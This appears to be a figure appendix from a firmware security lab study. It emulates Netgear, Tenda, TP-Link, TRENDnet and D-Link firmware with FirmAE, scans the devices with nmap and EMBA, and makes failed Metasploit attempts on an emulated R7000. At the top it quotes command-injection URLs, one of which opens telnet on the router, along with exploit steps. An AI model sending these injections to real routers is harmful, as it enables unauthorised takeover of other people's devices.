The `netgear_r7000_cgibin_exec` module exploits a command injection vulnerability in Netgear R7000 and R6400 router firmware version `1.0.7.2_1.1.93` and possibly earlier. The vulnerability is found in the `/cgi-bin/` folder of the router. A manual injection would look like so: `http://<RouterIP>/cgi-bin/;echo$IFS"cowsay"`. This will echo 'cowsay' on the router. A fairly useful manual command injection is like so: `http://<RouterIP>/cgi-bin/;telnetd$IFS-p$IFS'45'` will open telnet on port 45.

Vulnerable Application

Netgear R7000 and R6400 routers running firmware version `1.0.7.2_1.1.93` and possibly earlier.

Verification Steps

1. Start `msfconsole`
2. Do: `use exploit/linux/http/netgear_r7000_cgibin_exec`
3. Do: `set RHOST <RouterIP>`
4. Do: `set PAYLOAD <payload>`
5. Do: `run`
6. If the router is a R7000 or R6400, you should get a session

Figure 65 R7000 Command Injection Info Doc

<
>
Home
FirmAE
firmwares
Search
Menu

Recent
Starred
Home
Desktop
Documents
Downloads
Music

dir645_FW_103.bin
R7000-V1.0.4.30_1.1.67.chk
R7000-V1.0.11.216_10.2.122...
README.md

Figure 66 R7000 Alternate Firmware Version

```

owner@ubuntu:~/FirmAES$ time sudo ./run.sh -c netgear firmwares/R7000-V1.0.4.30_1.1.67.chk
[sudo] password for owner:
[*] firmwares/R7000-V1.0.4.30_1.1.67.chk emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 3
[MODE] check
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[*] cleanup
=====

real    6m52.089s
user    5m30.589s
sys     0m59.740s
owner@ubuntu:~/FirmAES$

```

Figure 67 R7000 Alt Check

```

owner@ubuntu:~/FirmAES$ time sudo ./run.sh -r netgear firmwares/R7000-V1.0.4.30_1.1.67.chk
[sudo] password for owner:
[*] firmwares/R7000-V1.0.4.30_1.1.67.chk emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 3
[MODE] run
[*] firmwares/R7000-V1.0.4.30_1.1.67.chk already succeed emulation!!!
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
Creating TAP device tap3_0...
Set 'tap3_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 65.109722476 127.947534177

```

Figure 68 R7000 Alt System Emulation




Figure 69 R7000 Alt Web App 404

```

msf exploit(linux/http/netgear_r7000_cgibin_exec) > run
[*] Started reverse TCP handler on 192.168.1.2:4444
[-] Router is not a NETGEAR router
[*] Exploit completed, but no session was created.
msf exploit(linux/http/netgear_r7000_cgibin_exec) > options
Module options (exploit/linux/http/netgear_r7000_cgibin_exec):

```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: saptl, socks4, socks5, http, socks5h
RHOSTS	192.168.1.1	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
VHOST		no	HTTP server virtual host

Figure 70 R7000 Alt Command Injection (1/2)

```

msf exploit(linux/http/netgear_r7000_cgibin_exec) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf exploit(linux/http/netgear_r7000_cgibin_exec) > set SRVHOST 192.168.1.2
SRVHOST => 192.168.1.2
msf exploit(linux/http/netgear_r7000_cgibin_exec) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf exploit(linux/http/netgear_r7000_cgibin_exec) > run
[*] Started reverse TCP handler on 192.168.1.2:4444
[-] Router is not a NETGEAR router
[*] Exploit completed, but no session was created.
msf exploit(linux/http/netgear_r7000_cgibin_exec) >

```

Figure 71 R7000 Alt Command Injection (2/2)

```

owner@ubuntu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:38:e5:5d brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.47.133/24 brd 192.168.47.255 scope global dynamic noprefixroute ens33
        valid_lft 1452sec preferred_lft 1452sec
    inet6 fe80::6f19:ffc3:250e:fed2/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:22:38:6f:fb brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
7: tap3_0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether d2:0c:94:f4:b9:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.2/24 scope global tap3_0
        valid_lft forever preferred_lft forever
    inet6 fe80::d00c:94ff:fef4:b9f8/64 scope link
        valid_lft forever preferred_lft forever
owner@ubuntu:~$

```

Figure 72 R7000 Alt Network Interfaces




Figure 73 AC15 Firmware Directory

```

owner@ubuntu:~$ cd FirmAE/
owner@ubuntu:~/FirmAE$ time sudo ./run.sh -c tenda firmwares/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin
[sudo] password for owner:
[*] firmwares/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 8
[MODE] check
mke2fs 1.45.5 (07-Jan-2020)
mknod: /dev/console: File exists
mknod: /dev/ttyS0: File exists
mknod: /dev/ttyS1: File exists
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!
[+] Network reachable on 192.168.0.1!
[*] cleanup
=====

real    32m8.877s
user    0m53.884s
sys     0m25.861s
owner@ubuntu:~/FirmAE$

```

Figure 74 AC15 Check

```

owner@ubuntu: ~
owner@ubuntu:~$ nmap 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-10 15:51 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.07 seconds
owner@ubuntu:~$ nmap -Pn 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-10 15:51 PDT
Nmap scan report for 192.168.0.1
Host is up (0.068s latency).
All 1000 scanned ports on 192.168.0.1 are filtered

Nmap done: 1 IP address (1 host up) scanned in 5.95 seconds
owner@ubuntu:~$ ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
From 192.168.0.2 icmp_seq=1 Destination Host Unreachable
From 192.168.0.2 icmp_seq=2 Destination Host Unreachable
From 192.168.0.2 icmp_seq=3 Destination Host Unreachable
From 192.168.0.2 icmp_seq=4 Destination Host Unreachable
From 192.168.0.2 icmp_seq=5 Destination Host Unreachable
From 192.168.0.2 icmp_seq=6 Destination Host Unreachable
From 192.168.0.2 icmp_seq=7 Destination Host Unreachable
From 192.168.0.2 icmp_seq=8 Destination Host Unreachable
^C
--- 192.168.0.1 ping statistics ---
11 packets transmitted, 0 received, +8 errors, 100% packet loss, time 10220ms

```

Figure 75 AC15 Nmap and Ping

```

owner@ubuntu:~$ nmap -Pn -p 80,443,8080,23,22,8000 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-10 16:01 PDT
Nmap scan report for 192.168.0.1
Host is up.

PORT      STATE      SERVICE
22/tcp    filtered  ssh
23/tcp    filtered  telnet
80/tcp    filtered  http
443/tcp   filtered  https
8000/tcp   filtered  http-alt
8080/tcp   filtered  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds

```

Figure 76 AC15 Nmap -Pn Targeted Ports


```

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****/usr/sbin/wl: wl driver adapter not found
[ 5.102908] firmadyne: sys_socket[PID: 1 (init)]: family:1, type:2, protocol:0
[ 5.103267] firmadyne: sys_socket[PID: 1 (init)]: family:1, type:1, protocol:0
The system is going down NOW!
[ 5.115226] firmadyne: sys_socket[PID: 1 (init)]: family:1, type:2, protocol:0
[ 5.115701] firmadyne: sys_socket[PID: 1 (init)]: family:1, type:1, protocol:0
Sent SIGTERM to all processes
cfmd -> Term_Sig_entry [15]...
Sent SIGKILL to all processes
Requesting system reboot
[ 6.407380] cfg80211: Calling CRDA to update world regulatory domain
[ 7.134771] firmadyne: sys_reboot[PID: 181 (init)]: magic1:fee1dead, magic2:28121969, cmd:1234567
[ 7.136105] firmadyne: sys_reboot: removed CAP_SYS_BOOT, starting init...
[ 9.557506] cfg80211: Calling CRDA to update world regulatory domain
[ 12.707810] cfg80211: Calling CRDA to update world regulatory domain
[ 15.857445] cfg80211: Calling CRDA to update world regulatory domain
[ 19.007844] cfg80211: Calling CRDA to update world regulatory domain
[ 22.158172] cfg80211: Calling CRDA to update world regulatory domain
[ 25.307083] cfg80211: Calling CRDA to update world regulatory domain

```

Figure 77 AC15 qemu.final.serial.log (2/2)




Figure 78 Tapo C200 Firmware Directory

```

owner@ubuntu:~$ cd FirmAE/
owner@ubuntu:~/FirmAE$ time sudo ./run.sh -c tplink firmwares/Tapo_C200v2_en_1.1.14_Build_210825_Rel.46672n__1631603239867.bin
[sudo] password for owner:
[*] firmwares/Tapo_C200v2_en_1.1.14_Build_210825_Rel.46672n__1631603239867.bin emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 2
[MODE] check
mke2fs 1.45.5 (07-Jan-2020)
find: /sbin: No such file or directory
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!
[*] cleanup
=====
real    10m54.768s
user    0m24.999s
sys     0m13.837s
owner@ubuntu:~/FirmAE$

```

Figure 79 Tapo C200 Check


```

owner@ubuntu:~/FirmAE$ time sudo ./run.sh -c trendnet firmwares/TEW652BRPA1_FW110B08.bin
[*] firmwares/TEW652BRPA1_FW110B08.bin emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 4
[MODE] check
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!
[+] Network reachable on 192.168.10.1!
[+] Web service on 192.168.10.1
[*] cleanup
=====

real    15m22.419s
user    5m8.899s
sys     0m26.222s

```

Figure 80 N300 Check

```

owner@ubuntu:~$ nmap 192.168.10.1
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-29 20:27 PDT
Nmap scan report for 192.168.10.1
Host is up (0.0072s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2601/tcp  open  zebra
2602/tcp  open  rpd

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
owner@ubuntu:~$

```

Figure 81 N300 Nmap




Figure 82 EMBA VM Specs

```

owner@owner-virtual-machine:~/emba$ sudo apt install -y docker-ce docker-ce-cli containerd.io docker-compose-plugin
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  bridge-utils ubuntu-fan
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  docker-buildx-plugin docker-ce-rootless-extras slirp4netns
Suggested packages:
  cgroupfs-mount | cgroup-lite docker-model-plugin
The following packages will be REMOVED:
  containerd docker-runc
The following NEW packages will be installed:
  containerd.io docker-buildx-plugin docker-ce docker-ce-cli docker-ce-rootless-extras docker-compose-plugin slirp4netns
0 to upgrade, 7 to newly install, 3 to remove and 240 not to upgrade.
Need to get 91.2 MB of archives.
After this operation, 76.3 MB of additional disk space will be used.
Get:1 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 slirp4netns amd64 1.0.1-2 [28.2 kB]
Get:2 https://download.docker.com/linux/ubuntu jammy/stable amd64 containerd.io amd64 2.2.1-1-ubuntu.22.04-jammy [23.4 MB]
Get:3 https://download.docker.com/linux/ubuntu jammy/stable amd64 docker-ce-cli amd64 5:29.1.5-1-ubuntu.22.04-jammy [16.3 MB]
Get:4 https://download.docker.com/linux/ubuntu jammy/stable amd64 docker-ce amd64 5:29.1.5-1-ubuntu.22.04-jammy [21.0 MB]
Get:5 https://download.docker.com/linux/ubuntu jammy/stable amd64 docker-buildx-plugin amd64 0.30.1-1-ubuntu.22.04-jammy [16.4 MB]
Get:6 https://download.docker.com/linux/ubuntu jammy/stable amd64 docker-ce-rootless-extras amd64 5:29.1.5-1-ubuntu.22.04-jammy [6,385 kB]
Get:7 https://download.docker.com/linux/ubuntu jammy/stable amd64 docker-compose-plugin amd64 5.0.2-1-ubuntu.22.04-jammy [7,721 kB]
Fetched 91.2 MB in 5s (19.3 MB/s)
(Reading database ... 226750 files and directories currently installed.)
Removing docker.io (20.2.2-0ubuntu1-22.04.1) ...
'/usr/share/docker.io/contrib/nuke-graph-directory.sh' -> '/var/lib/docker/nuke-graph-directory.sh'
Warning: Stopping docker.service, but it can still be activated by:
  docker.socket
Removing containerd (1.7.28-0ubuntu1-22.04.1) ...
Removing runc (1.3.3-0ubuntu1-22.04.3) ...
Selecting previously unselected package containerd.io.
(Reading database ... 226475 files and directories currently installed.)
Preparing to unpack .../0-containerd.io_2.2.1-1-ubuntu.22.04-jammy_amd64.deb ...
Unpacking containerd.io (2.2.1-1-ubuntu.22.04-jammy) ...
Selecting previously unselected package docker-ce-cli.
Preparing to unpack .../1-docker-ce-cli_5:29.1.5-1-ubuntu.22.04-jammy_amd64.deb ...
Unpacking docker-ce-cli (5:29.1.5-1-ubuntu.22.04-jammy) ...
Selecting previously unselected package docker-ce.
Preparing to unpack .../2-docker-ce_5:29.1.5-1-ubuntu.22.04-jammy_amd64.deb ...
Unpacking docker-ce (5:29.1.5-1-ubuntu.22.04-jammy) ...
Selecting previously unselected package docker-buildx-plugin.
Preparing to unpack .../3-docker-buildx-plugin_0.30.1-1-ubuntu.22.04-jammy_amd64.deb ...
Unpacking docker-buildx-plugin (0.30.1-1-ubuntu.22.04-jammy) ...

```

Figure 83 EMBA Install Docker

```

owner@owner-virtual-machine:~$ cd emba/
owner@owner-virtual-machine:~/emba$ ls
check_project.sh  docker-compose.yml  installer.sh  PROJECTS.md
CODE_OF_CONDUCT.md  Dockerfile          launcher     README.md
config            emba                LICENSE      scan-profiles
CONTRIBUTING.md   helpers            licenses    SECURITY.md
CONTRIBUTORS.md   installer           modules
owner@owner-virtual-machine:~/emba$ sudo ./installer.sh -d
[sudo] password for owner:

EMBA - Embedded Linux Analyzer Installer
=====

==> Imported 26 installer module files

Install all dependencies for EMBA in default/docker mode

Created external directory: ./external

Update package lists.
Hit:1 http://gb.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://gb.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:3 http://gb.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:4 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Get:5 http://gb.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [935 kB]
Get:6 http://gb.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [3,165 kB]
Get:7 https://dl.google.com/linux/chrome/deb stable InRelease [1,825 B]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [54.6 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Metadata [14.1 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 DEP-11 Metadata [208 B]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [1,011 kB]
Get:12 http://gb.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [485 kB]
Get:13 http://gb.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [112 kB]
Get:14 http://gb.archive.ubuntu.com/ubuntu jammy-updates/main amd64 c-n-f Metadata [19.1 kB]
Get:15 http://gb.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 DEP-11 Metadata [212 B]
Get:16 http://gb.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 c-n-f Metadata [632 B]
Get:17 http://gb.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [792 kB]
Get:18 http://gb.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,248 kB]
Get:19 http://gb.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [311 kB]
Get:20 http://gb.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [360 kB]
Get:21 http://gb.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 c-n-f Metadata [30.1 kB]

```

Figure 84 EMBA ./installer.sh

```

owner@owner-virtual-machine:~/emba$ sudo ./emba -l -/log -f ../Downloads/DIR-645_FIRMWARE_1.03/dir645_FW_103.bin -p ./scan-profiles/default-scan.emba

```

Figure 85 DIR-645 Default Scan

```
[+] Final aggregator
=====
The main aggregator module compiles and summarizes results from various analysis modules into a comprehensive overview by processing and logging detailed information from each identified element.

[+] Tested firmware: /home/owner/downloads/DIR-645_FIRMWARE_1.03/dir645_fw_103.bin
[+] EMBA start command: ./emba -l /home/owner/log -f ./downloads/DIR-645_FIRMWARE_1.03/dir645_fw_103.bin -p ./scan-profiles/default-scan-emba
[+] EMBA version: 2.0.0 / Branch master / Commit c82576aa55181b3381b95f1b27bd43574bd5185
[+] Detected architecture and endianness (verified): MIPS / EL
[+] Files parsing system detected (verified): Linux / v2.6.33.2
[+] Operating system detected: D-Link dir-645 v1.03B11

-----

[+] 1738 files and 103 directories detected.
[+] Entropy analysis of binary firmware is: 7.997590 bits per byte.
[+] Entropy analysis of binary firmware is available: /logs/firmware_entropy.png
[+] Found 786 issues in 152 shell scripts.
[+] Found 17 vulnerabilities via sengrep in 429 php files.
[+] Found 16 successful emulated processes (user mode emulation).

-----

[+] Found the following configuration issues:
  Found 7 areas with weak permissions.
  Found 2 password related details via STACS.
  Found 6 outdated certificates and 0 expiring certificates in 2 certificate files and in a total of 2 certificates.
  Found 16 kernel modules with a licensing issues.
  Found 0 interesting files and 2 files that could be useful for post-exploitation.

-----

[+] Identified the following binary details:
[+] Found 158 (100%) binaries without enabled stack canaries in 158 binaries.
[+] Found 154 (97%) binaries without enabled RELRO in 158 binaries.
[+] Found 158 (100%) binaries without enabled NX in 158 binaries.
[+] Found 76 (48%) binaries without enabled PIE in 158 binaries.
[+] Found 81 (51%) stripped binaries without symbols in 158 binaries.

-----
```

Figure 86 DIR-645 Default Final Agg (1/4)

```
[+] Found 8246 possible vulnerabilities (via sengrep in Ghidra decompiled code) in 15 tested binaries.
[+] Found 1081 usages of strcpy in 158 binaries.

[+] STRCPY - top 10 results:
COUNT | BINARY NAME | common linux file: y/n | CWE CNT | SENGREP | RELRO | LBIN_CANARY | NX state | SYMBOLS | NETWORKING |
-----|-----|-----|-----|-----|-----|-----|-----|-----|
270 | upnp | common linux file: no | Vulns: NA | / 272 | No RELRO | No Canary NX disabled | No Symbols | Networking |
133 | fileaccess.cgi | common linux file: no | Vulns: NA | / 1014 | No RELRO | No Canary NX disabled | No Symbols | Networking |
96 | hostapd | common linux file: yes | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |
85 | zip | common linux file: yes | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |
39 | cgi-bin | common linux file: no | Vulns: NA | / 741 | No RELRO | No Canary NX disabled | No Symbols | Networking |
35 | igmpproxy | common linux file: no | Vulns: NA | / 149 | No RELRO | No Canary NX disabled | No Symbols | Networking |
29 | libuClibc-0.9.3 | common linux file: no | Vulns: NA | / 1191 | RELRO | No Canary NX disabled | No Symbols | Networking |
29 | dnsmasq | common linux file: yes | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |
25 | UpdateMediaDB | common linux file: no | Vulns: NA | / 743 | No RELRO | No Canary NX disabled | No Symbols | Networking |
21 | updateWifiStats | common linux file: no | Vulns: NA | / 135 | No RELRO | No Canary NX disabled | No Symbols | Networking |

[+] SYSTEM - top 10 results:
COUNT | BINARY NAME | common linux file: y/n | CWE CNT | SENGREP | RELRO | LBIN_CANARY | NX state | SYMBOLS | NETWORKING |
-----|-----|-----|-----|-----|-----|-----|-----|-----|
18 | cgi-bin | common linux file: no | Vulns: NA | / 741 | No RELRO | No Canary NX disabled | No Symbols | Networking |
15 | fileaccess.cgi | common linux file: no | Vulns: NA | / 1014 | No RELRO | No Canary NX disabled | No Symbols | Networking |
9 | dnsmasq | common linux file: yes | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |
7 | igmpproxy | common linux file: no | Vulns: NA | / 149 | No RELRO | No Canary NX disabled | No Symbols | Networking |
7 | hotplugd | common linux file: no | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |
6 | ScanMedia | common linux file: no | Vulns: NA | / 420 | No RELRO | No Canary NX disabled | No Symbols | Networking |
5 | usbmount | common linux file: no | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |
5 | pppd | common linux file: yes | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |
4 | upnp | common linux file: no | Vulns: NA | / 272 | No RELRO | No Canary NX disabled | No Symbols | Networking |
4 | hostapd | common linux file: yes | Vulns: NA | / NA | No RELRO | No Canary NX disabled | No Symbols | Networking |

-----
```

Figure 87 DIR-645 Default Final Agg (2/4)

```
[+] Identified the following software inventory, vulnerabilities and exploits:
[+] Component details: inotify-tools : 3.13 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: rndimgae : 0.0.1 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: sxdtp_devfilter.ko : 1.2.0.1 : CVEs: 0 : Exploits: 0 : Source: kernel_module
[+] Component details: llmresp : 1.0 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: proxyd : 0.0.1 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: busybox : 1.14.1 : CVEs: 17 (4) : Exploits: 0 : Source: bb_verified
[+] Component details: zlib : 1.2.1 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: ndisc6 : 0.9.9 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: point-to-point_proto : 2.4.2b3 : CVEs: 5 : Exploits: 1 : Source: static_bin_analysis
[+] Component details: trigger : 1 : CVEs: 0 : Exploits: 0 : Source: user_mode_bin_analysis
[+] Component details: seama : 0.20 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: logd : 0.1 : CVEs: 0 : Exploits: 0 : Source: static_bin_analysis
[+] Component details: dir-645_firmware : 1.03b11 : CVEs: 4 : Exploits: 1 : Source: static_distri_analysis
